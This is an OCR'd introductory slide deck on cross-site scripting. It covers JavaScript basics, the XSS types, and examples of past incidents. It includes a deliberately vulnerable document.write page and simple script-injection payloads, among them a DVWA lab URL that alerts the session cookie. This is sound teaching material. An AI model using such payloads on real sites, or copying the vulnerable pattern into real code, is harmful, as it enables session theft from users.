
IspiraDio

Introduction to Cross-Site Scripting




JavaScript Syntax

- var x, y, z; // How to declare variables
- x = 5; y = 6; // How to assign values
- z = x + y; // How to compute values
- **Strings** are text, written within double or single quotes:
- **JavaScript Expressions**
  - "John" + " " + "Doe", evaluates to "John Doe":
- **JavaScript Comments**
  - double slashes // or between /* and */ is treated as a comment


JavaScript Syntax

```
<!DOCTYPE html>
<html>
    <body>
        <p id="demo">JavaScript can change HTML content.</p>
        <button type="button" onclick="document.getElementById('demo').innerHTML =
        'Hello JavaScript!'">Click Me!</button>
    </body>
</html>
```

Before click




After click



JavaScript Syntax

```
<!DOCTYPE html>
<html>
    <body>
        <h2>JavaScript Numbers</h2>
        <p id="demo"></p>
        <script>
            document.getElementById("demo").innerHTML = 10.50;
        </script>
    </body>
</html>
```



What is cross-site scripting?


- Cross-Site Scripting (referred to as XSS) is a type of web application attack where malicious client-side script is injected into the application output and subsequently executed by the user's browser
- TL;DR: Not filtering out HTML and JavaScript in user input = bad
- It can be used to take over a user's browser in a variety of ways

Who's affected by cross-site scripting?


Everyone. No, really – almost every site you can think of has had XSS problems at one time or another (and probably still does)

- Outlook for Android(2019) [1]
- Universal XSS in Internet Explorer (2015) [2]
- Tweetdeck (2014) [3]
- PayPal (2013) – BONUS: discovered by a 17 year old kid [4]
- Google Finance (2013) [5]


Some sites you might recognize



Some sites you might recognize



Some sites you might recognize



Basic Client-side Attacks

- Steal cookies
- Play a sound
- Get user-agent string
- See enabled plugins (e.g. Chrome PDF viewer, Java, etc.)

More Advanced Client-Side Attacks

- Man-in-the-browser
- Forge user requests
- Get form values / HTML contents
- Fake notifications (Chrome plugin bar, LastPass login, etc.)
- Tabnabbing

Types of Cross-Site Scripting

- **Stored XSS (AKA Persistent or Type I)**
- Stored XSS generally occurs when user input is stored on the target server, such as in a database, in a message forum, visitor log, comment field, etc. And then a victim is able to retrieve the stored data from the web application without that data being made safe to render in the browser. With the advent of HTML5, and other browser technologies, we can envision the attack payload being permanently stored in the victim's browser, such as an HTML5 database, and never being sent to the server at all.
- **Reflected XSS (AKA Non-Persistent or Type II)**
- Reflected XSS occurs when user input is immediately returned by a web application in an error message, search result, or any other response that includes some or all of the input provided by the user as part of the request, without that data being made safe to render in the browser, and without permanently storing the user provided data. In some cases, the user provided data may never even leave the browser (see DOM Based XSS next).
- DOM Based XSS (AKA Type-0)
- As defined by Amit Klein, who published the first article about this issue, DOM Based XSS is a form of XSS where the entire tainted data flow from source to sink takes place in the browser, i.e., the source of the data is in the DOM, the sink is also in the DOM, and the data flow never leaves the browser. For example, the source (where malicious data is read) could be the URL of the page (e.g., document.location.href), or it could be an element of the HTML, and the sink is a sensitive method call that causes the execution of the malicious data (e.g., document.write)."


Examples of XSS in code

```
<html>
<script>
var lol = function () {
    var a = document.getElementById('a').value;
    document.write(a);
}
</script>
<input type="text" name="a" id="a">
<input type="submit" onclick="lol();">
</html>
```

Examples of XSS in code


```
<html>
<script>
      var lol = function () {
         var a = document.getElementById('a').value;
         document.write(a);
      }
</script>
<input type="text" name="a" id="a">
<input type="submit" onclick="lol();">
</html>
```

<script>alert("xss");</script>



Examples of XSS in code


Hijacking the user session



http://localhost:81/DVWA/vulnerabilities/xss_r/?name=<script>alert(document.cookie)</script>

Examples of XSS in code

